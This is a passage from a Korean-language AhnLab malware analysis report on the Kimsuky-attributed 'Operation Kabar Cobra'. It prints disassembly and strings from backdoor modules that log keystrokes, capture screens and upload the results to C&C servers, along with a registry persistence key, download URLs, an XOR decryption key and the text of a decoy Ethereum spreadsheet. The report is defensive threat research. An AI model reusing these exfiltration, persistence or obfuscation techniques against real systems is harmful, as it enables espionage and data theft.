http://%s%s/%s/secu64_init
http://%s%s/%s/private64
http://%s%s/%s/ribbon.txt
http://%s%s/%s/tie.txt
%s₩₩secu32.dll
%s₩₩secu32_init.inf
%s₩₩private32.db
%s₩₩ribbon.txt
%s₩₩tie.txt
myThread
SOFTWARE₩₩Microsoft₩₩Windows₩₩CurrentVersion₩₩Run
SecuityMon
%s₩₩rundll32.exe ₩"%s₩₩secu32.dll₩",%s
Microsoft₩₩Crypto₩₩DES
secu32
private32
secu32_init
%s %s
river
```

```
Microsoft₩₩Crypto₩₩DEC
%s₩₩%s
secu32.dll
private32.db
secu32_init.inf
C:₩₩ProgramData₩₩*
pripri
.tmp
private
secu
logger
/bbs/data/tmp
nid-mail.esy.es
http://%s%s/%s/%s
secu32_init
private32
KABAR
tie.txt
SOFTWARE₩₩Microsoft₩₩Windows₩₩CurrentVersion₩₩Run
SecuityMon
C:₩₩ProgramData₩₩
river
```

[그림 34] 2017년 1F46.tmp와 2019년 Cobra.dll 3의 코드

Cobra.dll 3에는 자신이 다운로드한 private32.db, secu32_init.inf에 존재하는 EXPORT 함수의 주소를 획득하는 코드가 존재한다. 그러나 실제로는 [그림 35]에 표시된 함수만 사용한다.

Cobra.dll의 DLL로딩 & 함수 주소 획득

```
push    offset aDecodeattrsequ ; "DecodeAttrSequenceEx"
push    edi             ; hModule
call    esi ; GetProcAddress
push    offset aDllcanunloadno ; "DllCanUnloadNow"
push    edi             ; hModule
mov     DecodeAttrSequenceEx, eax
call    esi ; GetProcAddress
push    offset aDllgetclassobj ; "DllGetClassObject"
push    edi             ; hModule
call    esi ; GetProcAddress
push    offset aEncodeattrsequ ; "EncodeAttrSequenceEx"
push    edi             ; hModule
call    esi ; GetProcAddress
push    offset aEsscontenthint ; "EssContentHintEncodeEx"
push    edi             ; hModule
call    esi ; GetProcAddress
cmp     DecodeAttrSequenceEx, 0
mov     dword_100244B8, eax
jz      short loc_10002307
push    offset byte_100247E0 ; lpLibFileName
call    ds:LoadLibraryA
push    eax             ; hObject
mov     dword_100247D8, eax
call    ds:CloseHandle
mov     edi, dword_100247D8
test    edi, edi
jz      short loc_10002307
push    offset aEssreceiptenco ; "EssReceiptEncodeEx"
push    edi             ; hModule
call    esi ; GetProcAddress
push    offset aEssmlhistoryde ; "EssMLHistoryDecodeEx"
push    edi             ; hModule
mov     EssReceiptEncodeEx, eax
call    esi ; GetProcAddress
mov     EssMLHistoryDecodeEx, eax
```

secu32_init.inf의 EXPORT 함수

| Name | Address | Ordinal |
|---|---|---|
| DecodeAttrSequenceEx | 100017D0 | 1 |
| DllCanUnloadNow | 10001950 | 2 |
| DllGetClassObject | 10001A10 | 3 |
| EncodeAttrSequenceEx | 10001D00 | 4 |
| EssContentHintEncodeEx | 10001DA0 | 5 |
| DllEntryPoint | 10003168 | [main entry] |

private32.db의 EXPORT 함수

| Name | Address | Ordinal |
|---|---|---|
| EssMLHistoryDecodeEx | 10006E10 | 1 |
| EssReceiptEncodeEx | 100070E0 | 2 |
| DllEntryPoint | 10008D8F | [main entry] |

[그림 35] Cobra.dll 3의 DLL로딩 및 함수 주소 획득 과정

 © AhnLab, Inc. All rights reserved. 

이러한 점으로 미루어 공격자는 악성코드 제작 시 기존 코드를 재사용해 중복되는 기능을 조금씩 수정했음을 짐작할 수 있다.

(6) private32.db 및 secu32_init.inf


private32.db와 secu32_init.inf는 상호의존적으로 동작한다. private32.db가 악의적인 기능을 수행하면 secu32_init.inf가 그 결과를 C&C 서버로 전송하는 구조다.

| 구분 | 주요 기능 |
|---|---|
| private32.db | ▪ 백도어<br>▪ 키로깅<br>▪ 화면 캡쳐<br>▪ 시스템 정보 수집 - 드라이브 볼륨, 맥 주소, 폴더 및 파일 목록 등<br>▪ secu32_init.inf의 EXPORT 함수 호출 |
| secu32_init.inf | ▪ 인터넷 연결 상태 체크<br>▪ 다운로드 흔적 삭제 및 다운로드<br>▪ 감염 PC에서 수집한 정보 전송 - 화면 캡쳐, 키로깅 데이터 등 |

[표 4] private32.db와 secu32_init.inf의 기능

[그림 36]는 private32.db와 secu32_init.inf의 상호의존적인 동작 방식을 보여주는 것으로, 감염 PC에서 수집한 키로깅 데이터를 C&C 서버로 전송하는 과정이다.

 © AhnLab, Inc. All rights reserved. 





[그림 36] 2019년 private32.db와 secu32_init.inf의 동작 방식 예시

[그림 36]의 과정을 거쳐 감염 PC에서 수집한 정보를 C&C 서버로 전송할 때 각 정보의 종류를 식별할 수 있도록 특정 문자열이 식별자로 사용된다. 이 또한 2017년에 제작된 악성코드와 동일한 방식으로, [표 5]와 같이 시기별 변종에 따라 식별자로 사용하는 문자열은 다르다.

| 시기 | 문자열 |
|---|---|
| 2017년 | ▪ 운영체제 정보: 감염 PC의 맥 주소_micky_20170616_154151041<br>▪ 화면 캡쳐: 감염 PC의 맥 주소_jeny_20170616_005357041<br>▪ 키로깅 데이터: 감염 PC의 맥 주소_rose_20170616_162428041 |
| 2019년 | ▪ 폴더 및 파일 목록: 감염 PC 맥 주소_AllList_20190107_110643041 (Cobra.dll 이 수행)<br>▪ 화면 캡쳐: 감염 PC 맥 주소_tojeny_20190107_111328041<br>▪키로깅 데이터: 감염 PC 맥 주소_rosemary_20190110_172531041 |


[표 5] 변종별 특징적인 문자열

 © AhnLab, Inc. All rights reserved. 




[그림 37] 감염 PC에서 수집한 정보를 C&C 서버로 전송하는 패킷

안랩이 분석할 당시, 감염 PC에서 수집된 정보가 C&C 서버로 전송되는 것을 확인할 수 있었다([그림 37] 참고). 또한 C&C 서버에는 실제 감염 PC에서 전송된 것으로 보이는 캡쳐 화면도 존재했다([그림 38] 참고).




[그림 38] C&C 서버에 존재하는 감염 PC의 정보 및 화면 캡쳐

공격자는 대략 2017년부터 private32db와 secu32_init.inf를 제작한 것으로 보인다. [그림 39]는 2017년에 제작된 private32와 secu32_init의 동작 방식의 일부로, [그림 36]과 동일한 내용임을 확인할 수 있다.

 © AhnLab, Inc. All rights reserved. 

private32.db

```
and     [rsp+168h+var_140], 0
and     dword ptr [rsp+168h+var_148], 0
xor     r9d, r9d        ; ArgList
lea     r8, sub_1800075AC ; StartAddress
xor     edx, edx        ; StackSize
xor     ecx, ecx        ; Security
call    _beginthreadex  ; 활성화된 창을 캡쳐하여 image.tmp로 저장하고 압축
                        ; nyid    .     .com/data/cheditor/data/cheditor/dir/F.php를
                        ; 통해 업로드하는 스레드
                        ; 파일명 예시) 감염 PC의 맥 주소_jeny_20170616_0053570 41
mov     cs:hObject, rax
and     [rsp+168h+var_140], 0
and     dword ptr [rsp+168h+var_148], 0
xor     r9d, r9d        ; ArgList
lea     r8, sub_180007810 ; StartAddress
xor     edx, edx        ; StackSize
xor     ecx, ecx        ; Security
call    _beginthreadex  ; 감염된 PC의 OS버전정보를 micky.txt에 저장하여 압축
                        ; nyid    .     .com/data/cheditor/data/cheditor/dir/F.php를
                        ; 통해 업로드하는 스레드
                        ; 파일명 예시) 감염 PC의 맥 주소_micky_20170616_154151041
mov     cs:qword_180023890, rax
and     [rsp+168h+var_140], 0
and     dword ptr [rsp+168h+var_148], 0
xor     r9d, r9d        ; ArgList
lea     r8, sub_180007BA0 ; StartAddress
xor     edx, edx        ; StackSize
xor     ecx, ecx        ; Security
call    _beginthreadex  ; 키로깅 정보를 history.log에 저장하여 압축
                        ; nyid    .     .com/data/cheditor/data/cheditor/dir/F.php를
                        ; 통해 업로드하는 스레드
                        ; 파일명 예시) 감염 PC의 맥 주소_rose_20170616_162428041
```

private32.db

```
                        ; CODE XREF: sub_1800075AC+80↓j
cmp     cs:dword_18002387C, 0
jz      loc_1800077CB
mov     rax, cs:qword_180023850 ; secu32_init.IsInternetConnected()
test    rax, rax
jz      short loc_18000762E
call    rax ; qword_180023850 ; secu32_init.IsInternetConnected(),
```

private32.db

```
and     [rsp+3D8h+var_398], 0
and     [rsp+3D8h+var_3A0], 0
mov     eax, 1
mov     [rsp+3D8h+var_3A8], eax
mov     [rsp+3D8h+var_3B0], eax
and     [rsp+3D8h+var_3B8], 0
lea     r9, aDataCheditorDi ; "/data/cheditor/dir"
lea     r8, aNyid1777_cafe2 ; "nyid    .     .com"
lea     rdx, [rsp+3D8h+Dest]
lea     rcx, [rsp+3D8h+TempFileName]
call    cs:qword_180023870 ; secu32_init.UploadFileComm(), 파일 업로드 함수 호출
```

secu32_init.UploadFileComm()

```
lea     rax, Dst
lea     r8, Format      ; "%s/%s_%s"
lea     rcx, [rsp+378h+DstBuf] ; DstBuf
mov     r9, r14
mov     edx, 104h       ; SizeInBytes
mov     [rsp+378h+var_350], rdi
mov     [rsp+378h+var_358], rax
call    sprintf_s
lea     rdx, [rsp+378h+DstBuf]
lea     rcx, [rbp+2B0h+TempFileName] ; lpFileName
mov     r8, rsi
call    sub_180002D84   ; 수집한 정보 C&C(nyid    .     .com)로 업로드
```

[그림 39] 2017년 제작된 private32와 secu32_init의 동작 방식

이 보고서에서는 2017년과 2019년에 제작된 private32.db와 secu32_init.inf에 대해서만 설명했지만, 안랩은 2018년에도 변종이 제작되었음을 확인했다. 2017년부터 2019년 현재까지 공격자가 3년간 제작한 악성코드는 일부 EXPORT 함수명만 다르고 코드는 동일하거나 함수명과 코드 모두 동일하다([그림 40] 참고).

private32.db

```
public NODROP
proc near               ; DATA XREF: .rdata:off_1800239C8↓o
                        ; .pdata:0000000180292F4↓o
sub     rsp, 28h
mov     rcx, cs:hLibModule ; hLibModule
and     cs:dword_180027A94, 0
test    rcx, rcx
jz      short loc_1800072FD
call    cs:FreeLibrary
and     cs:hLibModule, 0
```

secu32_init.inf

```
public HeyDolly
proc near               ; DATA XREF: .rdata:off_180017D58↓o
                        ; .pdata:000000018001D078↓o ...

= dword ptr  8

push    rbx
sub     rsp, 20h
lea     rcx, [rsp+28h+arg_0]
xor     ebx, ebx
xor     edx, edx
mov     [rsp+28h+arg_0], ebx
call    cs:qword_18001A7D8
cmp     eax, 1
setz    bl
mov     eax, ebx
add     rsp, 20h
pop     rbx
retn
```

private32.db

```
public EssReceiptEncodeEx
Ex proc near            ; DATA XREF: .rdata:off_1002EC78↓o
mov     eax, hLibModule
mov     dword_10031648, 0
test    eax, eax
jz      short loc_100079C4
push    eax             ; hLibModule
call    ds:FreeLibrary
mov     hLibModule, 0
```

secu32_init.inf

```
EssContentHintEncodeEx proc near        ; DATA XREF: .rdata:off_10022B08↓o

var_4           = dword ptr -4

                push    ebp
                mov     ebp, esp
                push    ecx
                push    0
                lea     eax, [ebp+var_4]
                mov     [ebp+var_4], 0
                push    eax
                call    dword_100254E4
                dec     eax
                neg     eax
                sbb     eax, eax
                inc     eax
                mov     esp, ebp
                pop     ebp
                retn
```

private32.db

```
public EssReceiptEncodeEx
Ex proc near            ; DATA XREF: .rdata:off_1002A818↓o
mov     eax, hModule
mov     dword_1002D648, 0
test    eax, eax
jz      short loc_10007104
push    eax             ; hLibModule
call    ds:FreeLibrary
mov     hModule, 0
```

secu32_init.inf

```
EssContentHintEncodeEx proc near        ; DATA XREF: .rdata:off_10021958↓o

var_4           = dword ptr -4

                push    ebp
                mov     ebp, esp
                push    ecx
                push    0
                lea     eax, [ebp+var_4]
                mov     [ebp+var_4], 0
                push    eax
                call    InternetGetConnectedState
                dec     eax
                neg     eax
                sbb     eax, eax
                inc     eax
                mov     esp, ebp
                pop     ebp
                retn
```

[그림 40] 연도별 private32.db와 secu32_init.inf의 코드 (왼쪽부터 2017년, 2018년, 2019년 순)

 © AhnLab, Inc. All rights reserved. 

한편, 지난 3년간 공격자가 제작한 다수의 악성코드 중 private32.db와 secu32_init.inf의 발견 빈도는 높지 않았으며, 필요에 따라 악성 한글 문서나 중간 다운로더 등 다른 악성코드와 함께 간헐적으로 사용됐다. 이러한 양상은 앞으로도 지속될 것으로 보인다.

(7) tvengine.dll과 MsMpQhp.exe

tvengine.dll는 앞서 살펴본 군사 관련 기관에 유포된 파일(사업계획서.hwp{공백}.exe)과 비슷한 시기에 유포된 것으로 보인다. 특히 동일한 C&C 서버(my-homework.890m.com)에서 유포되었다는 점에서 두 악성코드가 관련 있을 가능성이 높다.

| | 사업계획서.hwp{공백}.exe | tvengine.dll |
|---|---|---|
| 발견 시기 | 2018-12-26 10:53 | 2018-12-27 21:09 |
| 유포지 | my-homework.890m.com | h**ps://my-homework.890m.com/gnu/download/tvEngine.dll |

[표 6] 악성코드 발견 시기 및 유포 주소

tvengine.dll에는 암호화된 TeamViwer 3.0 버전이 존재하며, 복호화 후 MsMpQhp.exe로 생성 및 실행한다.

```
v11 = CreateFileA(&PathName, 0x40000000u, 1u, 0, 2u, 0x80u,
hObject = v11;
if ( v11 != (HANDLE)
{
  v12 = &unk_10019790;
  do
  {
    *v12 ^= 0xB316A627;
    ++v12;
  }
```

암호화된 MsMpQhp.exe의 위치

복호화 키

[그림 41] MsMpQhp.exe의 복호화 과정

 © AhnLab, Inc. All rights reserved. 

tvengine.dll의 변종을 분석한 결과, 파일의 TimeStamp를 토대로 공격자는 최소 2년전부터 간헐적으로 변종을 제작한 것으로 보인다. [표 7]은 tvengine.dll 변종의 정보를 요약한 것이다. 이들 4개 변종에는 공통적으로 EXPORT Names에 tvEngine.dll이란 파일명이 존재하며, 해당 파일들을 실행하면 TeamViwer 3.0 버전의 동일한 MsMpQhp.exe를 생성한다.

| 파일명 | TimeStamp | MD5 | EXPORT 함수명 | 복호화 키 |
|---|---|---|---|---|
| tvEngine.dll | 2018.12.22 10:08:11 GMT+09 | a45ba001c3abee03bda49c6816d9a17c | Query | 0xB316A627 |
| ariaK.dll | 2018.11.27 22:53:59 GMT+09 | 0a50827a4897a43a882c8d3c691d943d | EntryFunc | |
| IECheck.dll | 2017.06.23 10:55:43 GMT+09 | 02dae3046d1669a55785ba935b0e3f0b | Run | |
| 45D3.tmp | 2017.06.26 15:29:48 GMT+09 | ba89337af43f0b07a35cc892ac95112a | Run | |

[표 7] tvengine.dll의 변종 악성코드


[표 7]의 IECheck.dll과 45D3.tmp는 2017년에 제작•유포된 악성 한글 문서 및 관련 core.dll과 연관성을 갖고 있다. 공격자는 대략 2017년 4월경부터 7월까지 국가 기관 및 대학교 직원들을 대상으로 이메일을 통해 악성 한글 문서를 유포했다. 메일 수신자가 해당 악성 한글 문서를 열면 core.dll에 감염되며, core.dll이 C&C 서버와 통신한 후 다수의 추가 악성코드를 PC에 다운로드 및 실행했다. 이때 다운로드 된 파일에 IECheck.dll과 45D3.tmp이 포함되어 있었다.

```
.text:100023B2      push    0
.text:100023B4      push    80000000h
.text:100023B9      push    0
.text:100023BB      push    0
.text:100023BD      push    eax             ; "http://www.        .com/data/file/data/engine64/HncShellEx64"
.text:100023BD                              ; or
.text:100023BD                              ; "http://www.        .com/data/file/data/IECheck_000C295625F5"
.text:100023BE      push    ebx
.text:100023BF      call    dword ptr ds:100192E0h
```

[그림 42] 2017년 core.dll의 다운로드 기능

 © AhnLab, Inc. All rights reserved. 

한편, MsMpQhp.exe는 등록정보, TimeStamp, 내부 문자열 등을 분석한 결과, 약 12년 전에 제작된 TeamViewer 3.0으로 확인되었다. 공격자는 [그림 43]과 같이 해당 버전을 이용하여 공격 대상 PC를 제어하려고 했다.




[그림 43] MsMpQhp.exe의 정보

MsMpQhp.exe는 UPX로 실행 압축되어 있다. 압축 해제 후 코드를 확인한 결과, 아래와 같은 PDB 정보를 확인할 수 있었다.

- PDB Path: c:₩₩TeamViewer₩₩TeamViewer₩₩release₩₩TeamViewer.pdb

공격자는 과거에도 TeamViwer를 악용한 사례가 있다. 당시에는 TeamViwer 버전 5를 이용하였는데, 이번 공격에 사용된 MsMpQhp.exe와 유사한 PDB Path 정보를 갖고 있다.

▪ 2013_netsvcs.exe_ab73b1395938c48d62b7eeb5c9f3409d
- PDB Path: c:₩TeamViewer5_Release₩TeamViewer₩release₩TeamViewer.pdb

▪ 2014_spl.exe_b02f3881321f0912b2ae3f27498c448f
- PDB Path: F:₩Work₩Tool₩Timeviewer₩20140113₩ie_moth₩Release₩ie_moth.pdb
- PDB Path: c:₩TeamViewer5_Release₩TeamViewer₩release₩TeamViewer.pdb

▪ 2014_xpsp2.exe_11fc4829c2fff9fb240acbd71c60fc67
- PDB Path: F:₩Work₩Tool₩Timeviewer₩20140113₩ie_moth₩Release₩ie_moth.pdb
- PDB Path: c:₩TeamViewer5_Release₩TeamViewer₩release₩TeamViewer.pdb

 © AhnLab, Inc. All rights reserved. 

(8) AlyacMonitor.db와 AlyacMonitor.db_ini

올해 초 유포된 중국-연구자료.hwp{공백}.scr 파일은 AlyacMonitor.db 파일을 생성한다. AlyacMonitor.db은 앞서 살펴본 Freedom.dll(또는 AhnLabMon.dll)과 동일한 기능을 수행하지만, C&C 정보를 특정 레지스트리 경로에 추가하는 기능을 갖고 있다는 점에서 차이를 보인다.

이는 기존의 Freemon.dll(AhnLabMon.dll)이 자신과 동일한 경로에 존재하는 ini 파일에서 C&C 정보를 읽어와 C&C 서버와 통신하는 방식의 단점을 보완한 것이다. 기존의 Freemon.dll(AhnLabMon.dll)는 C&C 정보를 저장하고 있는 ini 파일이 어떤 이유로 존재하지 않을 경우 C&C 서버와 통신할 수 없으며, 결과적으로 악의적인 기능을 수행할 수 없게 된다. 이에 반해 AlyacMonitor.db는 ini 파일이 존재하지 않더라도 특정 레지스트리 경로에 추가해 둔 C&C 정보를 읽어와 C&C 서버와 통신하여 악의적인 기능을 수행할 수 있다([그림 44] 참고).

```
sub_1000A130(&ValueName, 0, 260);
sub_1000A130(&SubKey, 0, 260);
sub_10001010("VfuhhqUleerqvGrpdlq", &ValueName);
sub_10001010("VRIWZDUH__PlfurvriW__Zlqgrzv__FxuuhqwYhuvlrq__Vfuhhqvdyhuv", &SubKey);
sub_1000A130(&v6, 0, 260);
sub_10003780(&v6, 260, "%s_ini", (unsigned int)ExistingFileName);
v0 = sub_1000E2F3(&v6, "r");
if ( v0 )
{
  sub_100036C0(v0, "%s", (unsigned int)&Data);
  if ( !RegOpenKeyExA(HKEY_CURRENT_USER, &SubKey, 0, 0xF003Fu, &phkResult) )
  {
    RegSetValueExA(phkResult, &ValueName, 0, 1u, &Data, strlen((const char *)&Data));
    RegCloseKey(phkResult);
  }
```

[그림 44] 레지스트리에 C&C 정보 추가 기능

# 악성코드 프로파일링

악성코드 분석은 파일의 기능을 파악하여 악성 여부를 판별한 후 백신에 시그니처를 업데이트하는 일련의 과정이라 할 수 있다. 이에 반해 악성코드 프로파일링은 악성코드 분석을 통해 추출한 악성코드의

 © AhnLab, Inc. All rights reserved. 

기능과 특징, 그리고 악성코드와 관련된 침해사고 조사 정보를 수집하여 해당 악성코드가 어떻게 변형되었고, 공격 대상은 무엇이며, 공격자 또는 그 배후를 밝힘으로써 향후 일어날 수 있는 침해사고를 예측하고 대비하는 작업이라 할 수 있다. 포괄적인 정보를 수집하고 분석해야 하는 만큼 많은 시간을 필요로 하지만 침해사고 대응을 위해 반드시 필요한 작업이다.

그러나 공격자들은 악성코드 프로파일링을 방해하거나 혼란을 주기 위해 다음과 같이 다양한 방법을 동원하고 있다.

- 악성코드 패턴 다변화 및 사용 주기 단축
- 다른 악성코드의 기능 및 특징 모방
- 다양한 위장 기법(False Flag) 사용
- 공개된 해킹 툴 사용
- VPN IP 또는 경유지 PC를 악용하여 공격자 추적 회피
- 다양한 실행 압축 패커 및 프로그래밍 언어 사용

이 외에도 공격자들은 악성코드 프로파일링을 무력화하기 위한 여러가지 기법들을 고안하고 있다. 따라서 악성코드 프로파일리은 A는 B다라는 100% 확신이 아니라 A는 B도, C도, D도 될 수 있다는 다양한 경우의 수 속에서 구체적인 하나로 가능성을 높여가는 작업이라 할 수 있다.

이러한 관점에서 이번 오퍼레이션 카바 코브라의 배후로 Kimsuky 그룹으로 특정한 배경은 해당 그룹의 소행일 가능성이 높다는 점에서 기인한다. 오퍼레이션 카바 코브라의 공격 대상의 변화부터 악성코드 유포지 및 C&C 분석, 그 외 공격 배후를 추정한 구체적인 근거를 살펴본다.

## 1. 공격 대상의 변화

일반적으로 표적 공격(target attack)은 일정 기간 동안 특정 분야를 대상으로 지속적으로 시도한 후 경우에 따라 다른 분야로 공격 대상을 변경한다. 이에 반해 오퍼레이션 카바 코브라의 공격 대상은 군사 관련 기관(ROTC), 언론 분야, 암호화폐 관련 분야, 의류 산업 분야 등으로 다양한 것이 특징이다.

 © AhnLab, Inc. All rights reserved. 

앞서 [표 1]에서 정리한 오퍼레이션 카바 코브라의 시기별 공격 대상 외에도 [표 8]과 같이 암호화폐 및 의류 산업 분야를 대상으로 유포된 악성코드가 확인되었다.

| 발견 시기 | 파일명 | 위장 파일 형식 | 공격 대상 |
|---|---|---|---|
| 2019.01.18 | 확인되지 않음 | 엑셀<br>(이더리움 지갑 정보) | 암호화폐 |
| 2019.01.22 | AR.xls{공백}.exe | 엑셀<br>(중국 위안화로 표기된 견적서) | 의류 회사 |

[표 8] 추가 공격 대상별 드롭퍼 파일명 및 위장 파일 형식

(*파일 발견 시기와 실제 유포 시기는 상이할 수 있음)

[표 8]에 정리한 드롭퍼는 앞서 살펴본 군사 기관 공격 사례(2019 사업계획서.hwp{공백}.exe)와 언론 분야 공격 사례(미디어 권력이동⑥-넷플렉스, 유튜브.hwp{공백}.exe)에 사용된 파일과 동일하게 WinRAR SFX(Self-extracting archive, 자동 압축 풀림) 방식으로 압축되어 있으며, 압축 파일 내부에는 악의적인 기능을 수행하는 악성 스크립트가 존재한다.

암호화폐를 노린 공격에는 [그림 45]와 같이 사용자 이름과 이더리움 주소 등의 내용으로 위장한 엑셀 파일을 이용했다. 이 위장용 파일에 보이는 이더리움 주소의 거래 내역은 구글에서 검색 가능하지만, 실제 사용자의 정보와 동일한 것인지는 확인할 수 없었다.

| no. | 이름 | 이더리움주소 | | | |
|---|---|---|---|---|---|
| 1 | 안 | 0x97 | bbc | 136b4d | 568aa |
| 2 | 박 | 0x0a | 79a | 6bb71c | 209bc |
| 3 | 정 | 0xa5 | a5d | 4a6ac7 | f5ab4 |
| 4 | 김 | 0x62 | 068 | 77c9b0 | 3b9cf8 |
| 5 | 신 | 0xC7 | 93a | 97Dd1 | E4366e |
| 6 | 심 | 0xd9 | 67e | 23fae72 | 2d9c1 |
| 7 | 신 | 0xa3 | A60 | 237Da5 | 0BCea |

[그림 45] 암호화폐를 노린 공격에 사용된 위장용 엑셀 파일의 내용

 © AhnLab, Inc. All rights reserved. 

